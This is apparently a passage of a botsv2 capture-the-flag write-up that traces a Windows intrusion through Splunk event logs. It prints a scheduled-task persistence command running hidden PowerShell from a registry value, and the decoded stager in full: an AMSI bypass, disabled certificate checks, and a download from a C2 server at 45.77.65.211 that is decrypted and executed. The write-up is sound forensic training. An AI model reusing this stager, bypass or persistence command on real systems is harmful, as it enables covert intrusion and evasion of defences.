                   Show all 33 lines
                   host = wrk-klagerf   source = WinEventLog:Security   sourcetype = wineventlog

>  24/08/2017      ... 21 lines omitted ...
   03:45:03.000            New Process Name:       C:\Windows\System32\schtasks.exe
                           Token Elevation Type:   TokenElevationTypeFull (2)
                           Creator Process ID:     0xe80
                           Process Command Line:   "C:\Windows\system32\schtasks.exe"  /Create /F /RU system /SC DAILY /ST 10:26 /TN Updater /TR "C:\Windows\System32\Wind
                   owsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKLM:\Software\Microsoft
                   \Network debug).debug)))\""

                   Show all 33 lines
                   host = wrk-btun   source = WinEventLog:Security   sourcetype = wineventlog
```

(gp HKLM:\Software\Microsoft\Network debug).debug
→ the code saveed in a Registry

ll now search for this registry hive key value in my search to see if I can find the domain/IP address and URI the C2 server connects back to:

```
index="botsv2" HKLM\\Software\\Microsoft\\Network
```

Decoding the value in the data field of the 2nd event, then converting it to UTF 16 Little Endian text returns the following:



```
[REF].ASSeMBlY.GEtTypE('System.Management.Automation.AmsiUtils')|?{$_}|%
{$_.GeTFIeLD('amsiInitFailed','NonPublic,Static').SETVAlUe($nUll,$tRue)};
[System.NET.SeRviCEPoIntMANAGEr]::EXPect100ConTiNue=0;$Wc=New-ObJECT
SYSTeM.NET.WeBClIent;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$Wc.HeADeRS.ADd('User-Agent',$u);$wc.PRoxY=
[SYStem.NET.WEBRequESt]::DEFaUlTWeBPrOxY;$Wc.PrOXy.CRedEntialS =
[SYsTEM.NET.CRedeNtiALCachE]::DeFAuLTNEtWorkCreDeNtials;$K=
[SYsTem.TeXT.EncODIng]::ASCII.GETBytes('389288edd78e8ea2f54946d3209b16b8');
$R={$D,$K=$ArGS;$S=0..255;0..255|%
{$J=($J+$S[$_]+$K[$_%$K.COunt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%
{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
bxOR$S[($S[$I]+$S[$H])%256]}};$wc.HeaDERs.AdD("Cookie","session=wInU2UbWvd/
SdOjjVta0BHaZHjI=");$ser='https://45.77.65.211:443';$t='/login
/process.php';$DaTA=$WC.DowNloAdDATA($sEr+$T);$iv=$DaTA[0..3];$dAta=$data[4
..$datA.lenGTH];-JOIN[ChAr[]](& $R $dATA ($IV+$K))|IEX
```